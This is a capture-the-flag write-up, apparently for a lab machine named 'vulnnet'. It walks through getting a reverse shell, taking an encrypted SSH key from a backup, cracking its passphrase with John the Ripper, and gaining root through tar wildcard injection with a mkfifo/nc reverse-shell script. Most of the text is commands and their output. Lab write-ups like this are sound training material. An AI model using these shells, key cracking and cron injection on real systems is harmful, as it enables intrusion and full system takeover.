


```
└──╼ #nc -lvnp 33456
listening on [any] 33456 ...
connect to [10.11.56.201] from (UNKNOWN) [10.10.155.74] 51612
Linux vulnnet 4.15.0-134-generic #138-Ubuntu SMP Fri Jan 15 10:52:18 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 01:43:53 up  1:11,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vulnnet:/$ whoami
whoami
www-data
www-data@vulnnet:/$ 
```

After doing some common enumeration, I found that **/var/backups has a SSH backup** file that we have read access to.




```
www-data@vulnnet:/var/backups$ ls -la
ls -la
total 2296
drwxr-xr-x  2 root              root                 4096 Oct 30 00:37 .
drwxr-xr-x 14 root              root                 4096 Jan 23  2021 ..
-rw-r--r--  1 root              root                51200 Jan 23  2021 alternatives.tar.0
-rw-r--r--  1 root              root                13896 Jan 23  2021 apt.extended_states.0
-rw-r--r--  1 root              root                   11 Jan 23  2021 dpkg.arch.0
-rw-r--r--  1 root              root                   43 Jan 23  2021 dpkg.arch.1.gz
-rw-r--r--  1 root              root                   43 Jan 23  2021 dpkg.arch.2.gz
-rw-r--r--  1 root              root                  280 Jan 23  2021 dpkg.diversions.0
-rw-r--r--  1 root              root                  160 Jan 23  2021 dpkg.diversions.1.gz
-rw-r--r--  1 root              root                  160 Jan 23  2021 dpkg.diversions.2.gz
-rw-r--r--  1 root              root                  265 Jan 23  2021 dpkg.statoverride.0
-rw-r--r--  1 root              root                  195 Jan 23  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root              root                  179 Jan 23  2021 dpkg.statoverride.2.gz
-rw-r--r--  1 root              root              1402383 Jan 25  2021 dpkg.status.0
-rw-r--r--  1 root              root               386206 Jan 23  2021 dpkg.status.1.gz
-rw-r--r--  1 root              root               366251 Jan 23  2021 dpkg.status.2.gz
-rw-------  1 root              root                  857 Jan 23  2021 group.bak
-rw-------  1 root              shadow                712 Jan 23  2021 gshadow.bak
-rw-------  1 root              root                 1831 Jan 23  2021 passwd.bak
-rw-------  1 root              shadow               1118 Jan 23  2021 shadow.bak
-rw-rw-r--  1 server-management server-management    1484 Jan 24  2021 ssh-backup.tar.gz
-rw-r--r--  1 root              root                49338 Oct 30 01:52 vulnnet-Monday.tgz
```

Let's unzip this file.



```
www-data@vulnnet:/$ cp /var/backups/ssh-backup.tar.gz /tmp
cp /var/backups/ssh-backup.tar.gz /tmp
www-data@vulnnet:/$ cd /temp
cd /temp
bash: cd: /temp: No such file or directory
www-data@vulnnet:/$ cd /tmp
cd /tmp
www-data@vulnnet:/tmp$ ls
ls
ssh-backup.tar.gz
www-data@vulnnet:/tmp$ tar xvf ssh-backup.tar.gz
tar xvf ssh-backup.tar.gz
id_rsa
www-data@vulnnet:/tmp$ ls
ls
id_rsa  ssh-backup.tar.gz
www-data@vulnnet:/tmp$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6CE1A97A7DAB4829FE59CC561FB2CCC4

mRFDRL15t7qvaZxJGHDJsewnhp7wESbEGxeAWtCrbeIVJbQIQd8Z8SKzpvTMFLtt
dseqsGtt8HSruVIq++PFpXRrBDG5F4rW5B6VDOVMk109J4eHEV0N7es+hZ22o2e9
60qqj7YkSY9jVj5Nqq49uUNUg0G0qnWh8M6r8r83Ov+HuChdeNC5CC2OutNivl7j
dmIaFRFVwmWNJUyVen1FYMaxE+NojcwsHMH8aV2FTiuMUsugOwZcMKhiRPTElojn
tDrlgNMnP6lMkQ6yyJEDNFtn7tTxl7tqdCIgB3aYQZXAfpQbbfJDns9EcZEkEkrp
hs5Li20NbZxrtI6VPq6/zDU1CBdy0pT58eVyNtDfrUPdviyDUhatPACR20BTjqWg
3BYeAznDF0MigX/AqLf8vA2HbnRTYWQSxEnAHmnVIKaNVBdL6jpgmw4RjGzsUctk
jB6kjpnPSesu4lSe6n/f5J0ZbOdEXvDBOpu3scJvMTSd76S4n4VmNgGdbpNlayj5
5uJfikGR5+C0kc6PytjhZrnODRGfbmlqh9oggWpflFUm8HgGOwn6nfiHBNND0pa0
r8EE1mKUEPj3yfjLhW6PcM2OGEHHDQrdLDy3lYRX4NsCRSo24jtgN1+aQceNFXQ7
v8Rrfu5Smbuq3tBjVgIWxolMy+a145SM1Inewx4V4CX1jkk6sp0q9h3D03BYxZjz
```

In this scenario, **the SSH private key is safeguarded with a password**. To attempt to uncover the password, I used **ssh2john.py**, a tool that converts the private key into a hash format suitable for brute-force attacks using John the Ripper.




history - Parrot Terminal
openvpn thm.ovpn - Parrot Terminal
john rsahash.txt --wordlist=/usr/share/...
gedit /etc/hosts - Parrot Terminal
history - Parrot Terminal
nc -lvnp 33456 - Parrot Te

```
┌─[root@parrot]─[/home/parrot]
└──╼ #ls
Desktop  Documents  Downloads  hash.txt  host.txt  id_rsa  Music  php-reverse-shell  Pictures  Public  rsahash.txt  Templates  Thm_AthbyPass  tools  utput  Videos
┌─[root@parrot]─[/home/parrot]
└──╼ #python /usr/share/john/ssh2john.py id_rsa > rsahash.txt
┌─[root@parrot]─[/home/parrot]
└──╼ #ls /usr/share/wordlists/
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  hash.txt  metasploit  nmap.lst  rockyou.txt  SecLists  wfuzz
┌─[root@parrot]─[/home/parrot]
└──╼ #john rsahash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
oneTWO3gOyac     (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:05 DONE (2023-10-30 10:24) 0.1821g/s 2612Kp/s 2612Kc/s 2612KC/sa6_123..*7¡Vamos!
Session completed
┌─[root@parrot]─[/home/parrot]
└──╼ #
```

Finally I was able to crack it using John.


Now I’m logging in using **SSH**.


history - Parrot Terminal
openvpn thm.ovpn - Parrot Terminal
server-management@vulnnet: ~
gedit /etc/hosts - Parrot Terminal
history - Parrot Terminal

```
┌─[root@parrot]─[/home/parrot]
└──╼ #chmod 600 id_rsa
┌─[root@parrot]─[/home/parrot]
└──╼ #sudo ssh -i id_rsa server-management@10.10.198.39
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-134-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

560 packages can be updated.
359 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

server-management@vulnnet:~$ 
```


Upon inspecting the system, I discovered a Cron job situated at /etc/crontab. This job runs every 30 seconds, executing the /var/opt/backupsrv.sh script under the root user's privileges. The script's contents are provided below:

Inside **/var/opt/** we see a file called **backupsrv.sh**



```
server-management@vulnnet:~$ cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2   * * * *   root    /var/opt/backupsrv.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
cat: /etc/cron.weekly: Is a directory
server-management@vulnnet:~$ 
```


Let’s check the backupsrv.sh.



```
server-management@vulnnet:~$ cd /var/opt/
server-management@vulnnet:/var/opt$ ls
backupsrv.sh
server-management@vulnnet:/var/opt$ cat backupsrv.sh
#!/bin/bash

# Where to backup to.
dest="/var/backups"

# What to backup.
cd /home/server-management/Documents
backup_files="*"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
server-management@vulnnet:/var/opt$ 
```

I noticed that script is backing up files in Document's folder to /var/backup


Secondly, I searched for potential vulnerabilities using chatGPT in this script and found that there is wildcard vulnerability.



Yes, there is a vulnerability in the given script. The line `backup_files="*"` assigns a string containing a wildcard `*` to the variable `backup_files`. When you later use `$backup_files` in the `tar` command (`tar czf $dest/$archive_file $backup_files`), it will be expanded by the shell before executing the `tar` command.

This means that if there are multiple files or directories in the `/home/server-management/Documents` directory, the wildcard `*` will match all of them. This could potentially lead to unintended data loss or including sensitive files in the backup. To avoid this vulnerability, you should specify the exact files or directories you want to include in the backup, rather than using a wildcard. For example:

I created the following bin bash shell in file named shell.sh:




```
server-management@vulnnet:~/Documents$ cat shell.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.56.201 1234 >/tmp/f
server-management@vulnnet:~/Documents$
```

Then I created the following files using following commands in **/Documents** directory:


Echo “” > “- -checkpoint=1”

Echo “” > “- -checkpoint-action=exec=shell shell.sh”




```
-rw-rw-r--  1 server-management server-management     1 Oct 30 12:30 '--checkpoint=1'
-rw-rw-r--  1 server-management server-management     1 Oct 30 12:30 '--checkpoint-action=exec=sh shell.sh'
```

When the tar will be running it will be considering the two files as arguments passed to tar rather than actual files to be compressed. Then I used NC on port 1234:



```
┌─[✗]─[root@parrot]─[/home/parrot]
└──╼ #nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.56.201] from (UNKNOWN) [10.10.198.39] 37578
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
# 
```



```
# whoami
root
```

Finally, I was able to get the root privileges.